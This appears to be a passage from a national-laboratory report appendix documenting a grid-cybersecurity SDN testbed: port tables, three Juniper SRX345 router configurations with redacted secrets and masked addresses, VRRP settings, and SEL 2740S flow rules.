A.3.1.8 Allied Telesis Switch

Manufacturer: Allied Telesis
Model: AT-IE210L-10GP-60
Connected Ports: see Table A-9[94]

Table A-9. Allied Telesis Switch Port Configuration

Port	IP Address	MAC Address	Function
1			
2			
3			
4			
5			
6			
7			SEL 2740S Switch 1 Port D3

[94] Note – the Allied Telesis switch was not enabled in the final version of the lab environment

A.3.1.9 Juniper Router #1

Manufacturer: Juniper
Model: SRX345
Connected Ports: see configuration

Juniper Router #1 at PNNL was configured as follows:[95]

```
root@sdn4edsjp01> show configuration | no-more
## Last commit: 2021-04-16 10:55:17 PDT by root
version 15.1X49-D124.3;
system {
    host-name sdn4edsjp01;
    time-zone America/Los_Angeles;
    ports {
        console log-out-on-disconnect;
    }
    root-authentication {
        encrypted-password "asdfasdfasdf"; ## SECRET-DATA
    }
    name-server {
        xx1.xx2.109.80;
        xx1.xx2.109.47;
    }
    login {
        user skyenterprise {
            uid 2001;
            class super-user;
            authentication {
                encrypted-password "asdfgasdfgasdfg"; ## SECRET-DATA
            }
        }
    }
    static-host-mapping {
        skyent-ncd01.juniper.net inet yy1.yy2.48.108;
        skyent-ncd02.juniper.net inet yy1.yy2.15.10;
    }
    services {
        ssh {
            protocol-version v2;
            max-sessions-per-connection 32;
        }
        netconf {
            ssh;
        }
        outbound-ssh {
            client skyenterprise-ncd01 {
                device-id PNNL-SDN4EDS-pacificnorthwestnationallab;
                secret "asdfghasdfghasdfgh"; ## SECRET-DATA
                keep-alive {
                    retry 3;
                    timeout 5;
                }
                services netconf;
                skyent-ncd01.juniper.net {
                    port 4087;
                    retry 1000;
                    timeout 60;
                }
            }
```

[95] Note – the encrypted secrets and passwords have been hidden, and all non-private addresses have been hidden in these configurations

```
            client skyenterprise-ncd02 {
                device-id PNNL-SDN4EDS-pacificnorthwestnationallab;
                secret "asdfghjasdfghjasdfghj"; ## SECRET-DATA
                keep-alive {
                    retry 3;
                    timeout 5;
                }
                services netconf;
                skyent-ncd02.juniper.net {
                    port 4087;
                    retry 1000;
                    timeout 60;
                }
            }
        }
        web-management {
            https {
                system-generated-certificate;
                interface ge-0/0/1.0;
            }
        }
    }
    syslog {
        file messages {
            any info;
            authorization info;
        }
        file apptrack {
            any;
            match APPTRACK_;
            structured-data;
        }
    }
    license {
        autoupdate {
            url https://ae1.juniper.net/junos/key_retrieval;
        }
    }
    ntp {
        server xx1.xx2.109.80;
        server xx1.xx2.109.47;
    }
}
chassis {
    alarm {
        management-ethernet {
            link-down ignore;
        }
    }
}
services {
    application-identification {
        download {
            url https://signatures.juniper.net/cgi-bin/index.cgi;
        }
        statistics {
            interval 5;
        }
    }
    ssl {
        initiation {
            profile skyenterprise {
                protocol-version all;
                actions {
                    ignore-server-auth-failure;
                    crl {
```

```
                        disable;
                    }
                }
            }
        }
    }
}
security {
    log {
        mode stream;
        source-interface ge-0/0/0.0;
        transport {
            tcp-connections 1;
            protocol tls;
            tls-profile skyenterprise;
        }
        stream skyenterprise {
            severity debug;
            format sd-syslog;
            category all;
            host {
                zz1.zz2.58.31;
                port 5371;
            }
            rate-limit {
                300;
            }
        }
    }
    ike {
        traceoptions {
            file debug-ike size 50m files 5;
            flag all;
        }
        respond-bad-spi 15;
        proposal ike_prop {
            authentication-method pre-shared-keys;
            dh-group group2;
            authentication-algorithm sha1;
            encryption-algorithm 3des-cbc;
            lifetime-seconds 86400;
        }
        policy p1-policy {
            mode main;
            proposals ike_prop;
            pre-shared-key ascii-text "asdfghjkasdfghjk"; ## SECRET-DATA
        }
        gateway sdn4edsjp02 {
            ike-policy p1-policy;
            address ww1.ww2.37.196;
            local-identity user-at-hostname "sdn4edsjp01@pnnl.gov";
            remote-identity user-at-hostname "sdn4edsjp02@nrel.gov";
            external-interface ge-0/0/0.0;
        }
    }
    ipsec {
        proposal aes-256-cbc-sha256 {
            protocol esp;
            authentication-algorithm hmac-sha-256-128;
            encryption-algorithm aes-256-cbc;
            lifetime-seconds 86000;
        }
        policy p2-policy {
            perfect-forward-secrecy {
                keys group2;
            }
```

```
            proposals aes-256-cbc-sha256;
        }
        vpn sdn4edsjp02 {
            bind-interface st0.0;
            vpn-monitor;
            ike {
                gateway sdn4edsjp02;
                ipsec-policy p2-policy;
            }
            establish-tunnels immediately;
        }
    }
    application-tracking {
        first-update;
        session-update-interval 4;
    }
    policies {
        from-zone trust to-zone vpn {
            policy allow_vpn_traffic {
                match {
                    source-address any;
                    destination-address any;
                    application any;
                }
                then {
                    permit;
                    log {
                        session-close;
                    }
                }
            }
        }
        from-zone vpn to-zone trust {
            policy allow_vpn-traffic {
                match {
                    source-address any;
                    destination-address any;
                    application any;
                }
                then {
                    permit;
                    log {
                        session-close;
                    }
                }
            }
        }
        from-zone trust to-zone untrust {
            policy allow_internet_traffic_outbound {
                match {
                    source-address any;
                    destination-address any;
                    application any;
                }
                then {
                    permit;
                    log {
                        session-close;
                    }
                }
            }
        }
    }
    zones {
        security-zone trust {
            host-inbound-traffic {
```

```
                system-services {
                    all;
                }
                protocols {
                    all;
                }
            }
            interfaces {
                ge-0/0/1.0;
            }
            application-tracking;
        }
        security-zone untrust {
            host-inbound-traffic {
                system-services {
                    ping;
                    traceroute;
                    ike;
                }
            }
            interfaces {
                ge-0/0/0.0;
            }
        }
        security-zone vpn {
            interfaces {
                st0.0 {
                    host-inbound-traffic {
                        system-services {
                            all;
                        }
                    }
                }
            }
        }
    }
}
interfaces {
    ge-0/0/0 {
        unit 0 {
            family inet {
                address xx1.xx2.108.122/28;
            }
        }
    }
    ge-0/0/1 {
        unit 0 {
            family inet {
                address 192.168.1.250/24 {
                    vrrp-group 1 {
                        virtual-address 192.168.1.252;
                        priority 200;
                        fast-interval 500;
                        accept-data;
                        track {
                            interface st0.0 {
                                priority-cost 150;
                            }
                        }
                    }
                }
            }
        }
    }
    fxp0 {
        unit 0 {
```

```
            family inet {
                address 10.80.104.20/23;
            }
        }
    }
    st0 {
        unit 0 {
            family inet {
                address 10.1.1.1/24;
            }
        }
    }
}
routing-options {
    static {
        route 0.0.0.0/0 next-hop 10.80.104.1;
    }
}
protocols {
    vrrp {
        asymmetric-hold-time;
        ##
        ## Warning: statement ignored: unsupported platform (srx345-dual-ac)
        ##
        delegate-processing;
        skew-timer-disable;
    }
}
routing-instances {
    production {
        instance-type virtual-router;
        interface ge-0/0/0.0;
        interface ge-0/0/1.0;
        interface st0.0;
        routing-options {
            static {
                route 10.10.49.0/27 next-hop 10.1.1.2;
                route 0.0.0.0/0 next-hop xx1.xx2.108.113;
            }
        }
    }
}
```

A.3.1.10 Juniper Router #2

Manufacturer: Juniper
Model: SRX345
Connected Ports: see configuration

Juniper Router #2 at PNNL was configured as follows:

```
root@sdn4edsjp03> show configuration | no-more
## Last commit: 2021-04-16 11:14:42 PDT by root
version 15.1X49-D170.4;
system {
    host-name sdn4edsjp03;
    time-zone America/Los_Angeles;
    arp {
        passive-learning;
    }
    ports {
        console log-out-on-disconnect;
    }
    root-authentication {
```

```
            encrypted-password "asdfasdfasdf"; ## SECRET-DATA
        }
        name-server {
            xx1.xx2.109.80;
            xx1.xx2.109.47;
        }
        services {
            ssh {
                protocol-version v2;
                max-sessions-per-connection 32;
            }
            netconf {
                ssh;
            }
        }
        syslog {
            archive size 100k files 3;
            user * {
                any emergency;
            }
            file messages {
                any notice;
                authorization info;
            }
            file interactive-commands {
                interactive-commands any;
            }
        }
        ntp {
            server xx1.xx2.109.80;
            server xx1.xx2.109.47;
            server xx1.xx2.108.113;
        }
    }
    security {
        ike {
            traceoptions {
                file debug-ike size 50m files 5;
                flag all;
            }
            proposal ike_prop {
                authentication-method pre-shared-keys;
                dh-group group2;
                authentication-algorithm sha1;
                encryption-algorithm 3des-cbc;
            }
            policy p1-policy {
                mode main;
                proposals ike_prop;
                pre-shared-key ascii-text "qwertyqwertyqwerty"; ## SECRET-DATA
            }
            gateway sdn4edsjp02 {
                ike-policy p1-policy;
                address ww1.ww2.37.197;
                local-identity user-at-hostname "sdn4edsjp03@pnnl.gov";
                remote-identity user-at-hostname "sdn4edsjp02b@nrel.gov";
                external-interface ge-0/0/0.0;
            }
        }
        ipsec {
            proposal aes-256-cbc-sha256 {
                protocol esp;
                authentication-algorithm hmac-sha-256-128;
                encryption-algorithm aes-256-cbc;
            }
            policy p2-policy {
```

```
        perfect-forward-secrecy {
            keys group2;
        }
        proposals aes-256-cbc-sha256;
    }
    vpn sdn4edsjp02 {
        bind-interface st0.0;
        vpn-monitor;
        ike {
            gateway sdn4edsjp02;
            ipsec-policy p2-policy;
        }
    }
}
policies {
    from-zone trust to-zone vpn {
        policy allow_vpn_traffic {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
    from-zone vpn to-zone trust {
        policy allow_vpn-traffic {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
    from-zone trust to-zone untrust {
        policy allow_internet_traffic_outbound {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
}
zones {
    security-zone trust {
        host-inbound-traffic {
            system-services {
                all;
```

```
                }
                protocols {
                    all;
                }
            }
            interfaces {
                ge-0/0/1.0;
            }
            application-tracking;
        }
        security-zone untrust {
            host-inbound-traffic {
                system-services {
                    ping;
                    traceroute;
                    ike;
                }
            }
            interfaces {
                ge-0/0/0.0;
            }
        }
        security-zone vpn {
            interfaces {
                st0.0 {
                    host-inbound-traffic {
                        system-services {
                            all;
                        }
                    }
                }
            }
        }
    }
}
interfaces {
    ge-0/0/0 {
        unit 0 {
            family inet {
                address xx1.xx2.108.123/28;
            }
        }
    }
    ge-0/0/1 {
        unit 0 {
            family inet {
                address 192.168.1.251/24 {
                    vrrp-group 1 {
                        virtual-address 192.168.1.252;
                        priority 100;
                        accept-data;
                    }
                }
            }
        }
    }
    fxp0 {
        unit 0 {
            family inet {
                address 10.80.104.21/23;
            }
        }
    }
    st0 {
        unit 0 {
            family inet {
```

```
                address 10.2.2.1/24;
            }
        }
    }
}
routing-options {
    static {
        route 0.0.0.0/0 next-hop 10.80.104.1;
    }
}
protocols {
    vrrp {
        global-advertisements-threshold 2;
    }
}
routing-instances {
    production {
        instance-type virtual-router;
        interface ge-0/0/0.0;
        interface ge-0/0/1.0;
        interface st0.0;
        routing-options {
            static {
                route 10.10.49.0/27 next-hop 10.2.2.2;
                route 0.0.0.0/0 next-hop xx1.xx2.108.113;
            }
        }
    }
}
```

A.3.1.11 Juniper Router VRRP Configuration

The Juniper routers at PNNL were configured using VRRP as follows:

VRRP Configuration on Juniper Router #1 (Primary router) at PNNL is as follows:

```
 ge-0/0/1 {
        unit 0 {
            family inet {
                address 192.168.1.251/24 {
                    vrrp-group 1 {
                        virtual-address 192.168.1.252;
                        priority 100;
                        accept-data;
                    }
                }
            }
        }
```

VRRP configuration on Juniper Router #2 (Secondary router) at PNNL is as follows:

```
ge-0/0/1 {
        unit 0 {
            family inet {
                address 192.168.1.250/24 {
                    vrrp-group 1 {
                        virtual-address 192.168.1.252;
                        priority 200;
                        accept-data;
                        track {
                            route 10.10.49.0/27 routing-instance production priority-cost 150;
                        }
```

```
                }
            }
        }
    }
```

A.3.1.12 Juniper Router Remote

Manufacturer: Juniper
Model: SRX345
Connected Ports: see configuration

Juniper Router Remote at NREL was configured as follows:

```
root@sdn4edsjp02> show configuration | no-more
## Last commit: 2021-04-16 12:20:07 MDT by root
version 15.1X49-D124.3;
system {
    host-name sdn4edsjp02;
    time-zone America/Denver;
    ports {
        console log-out-on-disconnect;
    }
    root-authentication {
        encrypted-password "asdfghjklasdfghjkl"; ## SECRET-DATA
    }
    services {
        ssh {
            protocol-version v2;
            max-sessions-per-connection 32;
        }
        netconf {
            ssh;
        }
        web-management {
            https {
                system-generated-certificate;
                interface ge-0/0/1.0;
            }
        }
    }
    syslog {
        file messages {
            any info;
            authorization info;
        }
        file apptrack {
            any;
            match APPTRACK_;
            structured-data;
        }
    }
    license {
        autoupdate {
            url https://ae1.juniper.net/junos/key_retrieval;
        }
    }
    ntp {
        server 10.20.5.101;
        server 10.20.5.102;
    }
}
chassis {
    alarm {
        management-ethernet {
```

```
            link-down ignore;
        }
    }
}
services {
    application-identification {
        download {
            url https://signatures.juniper.net/cgi-bin/index.cgi;
        }
        statistics {
            interval 5;
        }
    }
}
security {
    ike {
        traceoptions {
            file debug-ike size 50m files 5;
            flag all;
        }
        proposal ike_prop {
            authentication-method pre-shared-keys;
            dh-group group2;
            authentication-algorithm sha1;
            encryption-algorithm 3des-cbc;
        }
        policy p1-policy {
            mode main;
            proposals ike_prop;
            pre-shared-key ascii-text "qwertqwertqwert"; ## SECRET-DATA
        }
        gateway sdn4edsjp01 {
            ike-policy p1-policy;
            address xx1.xx2.108.122;
            local-identity user-at-hostname "sdn4edsjp02@nrel.gov";
            remote-identity user-at-hostname "sdn4edsjp01@pnnl.gov";
            external-interface ge-0/0/0.0;
        }
        gateway sdn4edsjp03 {
            ike-policy p1-policy;
            address xx1.xx2.108.123;
            local-identity user-at-hostname "sdn4edsjp02b@nrel.gov";
            remote-identity user-at-hostname "sdn4edsjp03@pnnl.gov";
            external-interface ge-0/0/0.0;
        }
    }
    ipsec {
        proposal aes-256-cbc-sha256 {
            protocol esp;
            authentication-algorithm hmac-sha-256-128;
            encryption-algorithm aes-256-cbc;
        }
        policy p2-policy {
            perfect-forward-secrecy {
                keys group2;
            }
            proposals aes-256-cbc-sha256;
        }
        vpn sdn4edsjp01 {
            bind-interface st0.0;
            vpn-monitor;
            ike {
                gateway sdn4edsjp01;
                ipsec-policy p2-policy;
            }
            establish-tunnels immediately;
```

```
    }
    vpn sdn4edsjp03 {
        bind-interface st0.1;
        vpn-monitor;
        ike {
            gateway sdn4edsjp03;
            ipsec-policy p2-policy;
        }
        establish-tunnels immediately;
    }
}
application-tracking {
    first-update;
    session-update-interval 4;
}
policies {
    from-zone trust to-zone vpn {
        policy allow_vpn_traffic {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
    from-zone vpn to-zone trust {
        policy allow_vpn-traffic {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
    from-zone trust to-zone untrust {
        policy allow_internet_traffic_outbound {
            match {
                source-address any;
                destination-address any;
                application any;
            }
            then {
                permit;
                log {
                    session-close;
                }
            }
        }
    }
}
zones {
    security-zone trust {
        host-inbound-traffic {
            system-services {
```

```
                    all;
                }
            }
            interfaces {
                ge-0/0/1.0;
            }
            application-tracking;
        }
        security-zone untrust {
            host-inbound-traffic {
                system-services {
                    ping;
                    traceroute;
                    ike;
                }
            }
            interfaces {
                ge-0/0/0.0;
            }
        }
        security-zone vpn {
            interfaces {
                st0.0 {
                    host-inbound-traffic {
                        system-services {
                            all;
                        }
                    }
                }
                st0.1 {
                    host-inbound-traffic {
                        system-services {
                            all;
                        }
                    }
                }
            }
        }
    }
}
interfaces {
    ge-0/0/0 {
        unit 0 {
            family inet {
                address 10.20.64.196/24;
            }
        }
    }
    ge-0/0/1 {
        unit 0 {
            family inet {
                address 10.10.49.21/27;
            }
        }
    }
    st0 {
        unit 0 {
            family inet {
                address 10.1.1.2/24;
            }
        }
        unit 1 {
            family inet {
                address 10.2.2.2/24;
            }
        }
```

```
    }
}
routing-instances {
    production {
        instance-type virtual-router;
        interface ge-0/0/0.0;
        interface ge-0/0/1.0;
        interface st0.0;
        interface st0.1;
        routing-options {
            static {
                route 0.0.0.0/0 next-hop 10.20.64.1;
                route 192.168.1.0/24 {
                    qualified-next-hop 10.1.1.1;
                    qualified-next-hop 10.2.2.1 {
                        metric 10;
                    }
                }
            }
        }
    }
}
```

A.3.1.13 VMware ESXi VSwitch (vSwitch)

Table A-10 shows the VMs that are connected to the ESXi virtual network (vSwitch). VMs in this network either connect directly on the SDN fabric by a physical port that is directly connected to the SEL-2740S or are placed in port groups that are then connected via a second interface to a VM that has access to the SDN (i.e., the Bastion hosts).

Manufacturer: n/a
Model: n/a
Connected Ports: see Table A-10

Table A-10. VMware ESXi vSwitch Configuration

Port	IP Address	MAC Address	Function
	192.168.10.4	000C29FBE92E	Binary Armor Management
	192.168.1.50	000C29AC4F8B	Temporary Workstation
	192.168.1.52	000C29B021CA	Commando
			SEL 2740S Switch CC Port B1
	192.168.10.1	000C297FA9DB	SEL 5056 Controller
	192.168.9.9	000C296C3C94	Bastion Host Windows
	192.168.9.123	000C297DDFD8	Bastion Host Ubuntu

A.3.2 SDN Flow Rules

Various flow rules have been written to forward traffic between end-node devices. The SDN ecosystem uses a deny-by-default / zero trust approach where all connections and communications must be explicitly permitted. The flow rules used in the laboratory configuration are presented in this section.

The tables in this section show the filtering and processing applied to frames that are received on each network switch port. Inbound filtering consists of matching on the source MAC and IP

address when specified, the destination MAC and IP address when specified, and the protocol used if the frame contains a non-IP EtherType, or an IP based TCP or UDP port. If the frame matches on all of the specified match fields, the frame is forwarded to the switch port indicated in the output column. If multiple output ports are specified and marked with an asterisk (*), this indicates that the processing is part of a "fast failover" group, implemented to be able to recover from port, cable, or switch failures.

No MAC or IP address masks are configured in the laboratory configuration.

Unless otherwise specified the SDN Flow Rule "Table" value is set to "1", and the SDN Flow Rule "Priority" is set to 2000 (both being the default values).

Column headers used in these tables are shown in Table A-11:

Table A.11. Column Field Descriptions

InPort	Physical input port on the SDN switch
EthDest	The Ethernet layer 2 (MAC) address the frame is being sent to
EthSrc	The Ethernet layer 2 (MAC) address the frame is being sent from
EthType	The Ethernet layer 2 type filed for the frame
IpProto	If the frame contains an IP message, the type of IP message the frame contains (e.g., ICMP, TCP, UDP)
Ipv4Src	If the frame contains an IP message, the IP address of the sending node If the message is an ARP message, the field contains the ARP Sender Protocol Address (SPA)
Ipv4Dst	If the frame contains an IP message, the IP address of the destination node If the message is an ARP message, the field contains the ARP Target Protocol Address (TPA)
Src / ArpOp	If the frame contains an IP data-oriented message (i.e., an TCP or UDP message), the protocol designation and source port number If an ARP frame, the AROP operation code for the frame
Dst	If the frame contains an IP data-oriented message (i.e., a TCP or UDP message), the protocol designation and destination port number
Output	The physical output port(s) on the SDN switch Where multiple ports are specified: • If they are flagged with as asterisk (*), they are configured as fast failover ports • If multiple ports or sets of ports are specified, the packets are forwarded to all the ports (following the fast failover rules if the port sets are designated as fast failover groups)
Other	Additional fields not otherwise captured in the commonly used field columns, or using common default values
(CST Name)	The communication service type (CST) name assigned to the rule (if specified)
(Source Names)	The common name for the frame source (if known)
(Destination Names)	The common name for the frame ultimate destination(s) (if known)

A.3.2.1 Flow Rules in SEL 2740S Switch #1

Table A-12 shows the group designations for switch #1

Table A-12. SEL 2740S Switch #1 Groups

Group	Type	Output
1	Fast Failover	F4,D1
4	Fast Failover	E4,D1

12	Fast Failover	D1,F4
13	Fast Failover	C1,D1
17	Fast Failover	D1,F4
18	Fast Failover	F4,D1
19	Fast Failover	E4,D1
20	Fast Failover	C1,D1
21	All	Group 17, Group 18, Group 19, Group 20, Local

Table A-13 shows a summary of the SDN flow rules contained on switch #1.

Table A-13. SEL 2740S Switch #1 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						(D1,F4*), (F4,D1*), (E4,D1*), (C1,D1*), LOCAL	SetQueue=4 Group=21	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
B2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		F4,D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
B2			ARP		192.168.1.11	192.168.1.50			F4,D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 1)
B2			IPV4	TCP	192.168.1.11	192.168.1.21	TCP/ MODBUS		D1,F4*	Group=12	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
B2			ARP		192.168.1.11	192.168.1.21			D1,F4*	Group=12	(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
B3			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		F4,D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
B3			ARP		192.168.1.18	192.168.1.50			F4,D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 8)
B3			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		E1	Table=0 Priority=65535	() () ()
B3			ARP		192.168.1.18	192.168.1.17			C4	Table=0 Priority=65535	() () ()
B3			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		E1		(Pi 7 to Pi 8 BA DNP3) (Suricata High) (Raspberry Pi 8)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B3			ARP		192.168.1.18	192.168.1.17			C4		(Pi 7 to Pi 8 BA ARP) (BA High Side) (Raspberry Pi 8)
B4			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C4	Table=0 Priority=65535	() () ()
B4			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C4		(Pi 7 to Pi 8 BA DNP3) (BA High Side) (Suricata Low)
C1			ARP		172.16.1.1	172.16.2.2			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
C1	00:30:A7:1B:62:17		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
C1			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Control Center) (NTP Server)
C1			IPV4	UDP	172.16.2.6	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
C1			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	F1		(BA Management) (BA Management VM) (BA Low Side)
C1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B3		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
C1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	E3		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
C1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D4		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
C1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C3		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
C1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B2		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			ARP		172.16.2.1	172.16.1.32			C2		(ARP) (SEL-2740S Control Center) (NTP Server)
C1			ARP		172.16.2.6	172.16.1.32			C2		(ARP) (SEL-2740S Switch 5) (NTP Server)
C1			ARP		192.168.1.50	192.168.1.18			B3		(ARP) (Temporary Workstation) (Raspberry Pi 8)
C1			ARP		192.168.1.50	192.168.1.11			B2		(ARP) (Temporary Workstation) (Raspberry Pi 1)
C1			ARP		192.168.1.50	192.168.1.15			C3		(ARP) (Temporary Workstation) (Raspberry Pi 5)
C1			ARP		192.168.1.50	192.168.1.23			E3		(ARP) (Temporary Workstation) (Raspberry Pi 13)
C1			ARP		192.168.1.50	192.168.1.19			D4		(ARP) (Temporary Workstation) (Raspberry Pi 9)
C1			ARP		192.168.10.4	192.168.10.100			F1		(BA ARP) (BA Management VM) (BA Low Side)
C2			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		F4,D1*	Group=1	(NTP Client) (SEL-2740S Control Center) (NTP Server)
C2			IPV4	UDP	172.16.1.32	172.16.2.5	UDP/NTP		F4,D1*	Group=1	(NTP Client) (SEL-2740S Switch 4) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.1			F4,D1*	Group=1	(ARP) (SEL-2740S Control Center) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.5			F4,D1*	Group=1	(ARP) (SEL-2740S Switch 4) (NTP Server)
C2			IPV4	UDP	172.16.1.32	172.16.2.4	UDP/NTP		E4,D1*	Group=4	(NTP Client) (SEL-2740S Switch 3) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C2			IPV4	UDP	172.16.1.32	192.168.1.27	UDP/NTP		E4,D1*	Group=4	(NTP Client) (SEL-751 Relay 1) (NTP Server)
C2			IPV4	UDP	172.16.1.32	192.168.1.28	UDP/NTP		E4,D1*	Group=4	(NTP Client) (SEL-751 Relay 2) (NTP Server)
C2			IPV4	UDP	172.16.1.32	192.168.1.29	UDP/NTP		E4,D1*	Group=4	(NTP Client) (SEL-751 Relay 3) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.4			E4,D1*	Group=4	(ARP) (SEL-2740S Switch 3) (NTP Server)
C2			ARP		172.16.1.32	192.168.1.27			E4,D1*	Group=4	(ARP) (SEL-751 Relay 1) (NTP Server)
C2			ARP		172.16.1.32	192.168.1.28			E4,D1*	Group=4	(ARP) (SEL-751 Relay 2) (NTP Server)
C2			ARP		172.16.1.32	192.168.1.29			E4,D1*	Group=4	(ARP) (SEL-751 Relay 3) (NTP Server)
C2			IPV4	UDP	172.16.1.32	172.16.2.3	UDP/NTP		D1,F4*	Group=12	(NTP Client) (SEL-2740S Switch 2) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.3			D1,F4*	Group=12	(ARP) (SEL-2740S Switch 2) (NTP Server)
C2			IPV4	UDP	172.16.1.32	172.16.2.6	UDP/NTP		C1,D1*	Group=13	(NTP Client) (SEL-2740S Switch 5) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.6			C1,D1*	Group=13	(ARP) (SEL-2740S Switch 5) (NTP Server)
C2			IPV4	UDP	172.16.1.32	172.16.2.2	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 1) (NTP Server)
C2			ARP		172.16.1.32	172.16.2.2			LOCAL		(ARP) (SEL-2740S Switch 1) (NTP Server)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C3			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		F4,D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
C3			ARP		192.168.1.15	192.168.1.50			F4,D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 5)
C3			IPV4	TCP	192.168.1.15	192.168.1.21	TCP/ MODBUS		D1,F4*	Group=12	(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
C3			ARP		192.168.1.15	192.168.1.21			D1,F4*	Group=12	(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
C4			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B4	Table=0 Priority=65535	() () ()
C4			ARP		192.168.1.17	192.168.1.18			B3	Table=0 Priority=65535	() () ()
C4			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B4		(Pi 7 to Pi 8 BA DNP3) (BA High Side) (Suricata Low)
C4			IPV4	TCP	192.168.1.249	10.10.49.23		TCP/DNP3	F4		(NREL DNP Master BA DNP3) (BA High Side) (Juniper Virtual Interface)
C4			ARP		192.168.1.17	192.168.1.18			B3		(Pi 7 to Pi 8 BA ARP) (BA High Side) (Raspberry Pi 8)
C4			ARP		192.168.1.249	192.168.1.252			F4		(NREL DNP Master BA ARP) (BA High Side) (Juniper Virtual Interface)
C4			IPV4	ICMP	192.168.1.249	192.168.1.252			F4		(NREL DNP3 Master BA PING) (BA High Side) (Juniper Virtual Interface)
D1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	F1	Table=0 Priority=65535	() () ()
D1			ARP		192.168.1.17	192.168.1.18			F1	Table=0 Priority=65535	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	UDP	172.16.2.3	172.16.1.32		UDP/NTP	C2		(NTP Client) (SEL-2740S Switch 2) (NTP Server)
D1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	F1		(Pi 7 to Pi 8 BA DNP3) (Raspberry Pi 7) (BA Low Side)
D1			IPV4	TCP	192.168.1.21	192.168.1.11		TCP/MODBUS	B2		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 1)
D1			IPV4	TCP	192.168.1.21	192.168.1.15		TCP/MODBUS	C3		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 5)
D1			ARP		172.16.2.3	172.16.1.32			C2		(ARP) (SEL-2740S Switch 2) (NTP Server)
D1			ARP		192.168.1.17	192.168.1.18			F1		(Pi 7 to Pi 8 BA ARP) (Raspberry Pi 7) (BA Low Side)
D1			ARP		192.168.1.21	192.168.1.11			B2		(ARP) (Raspberry Pi 11) (Raspberry Pi 1)
D1			ARP		192.168.1.21	192.168.1.15			C3		(ARP) (Raspberry Pi 11) (Raspberry Pi 5)
D4			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		F4,D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
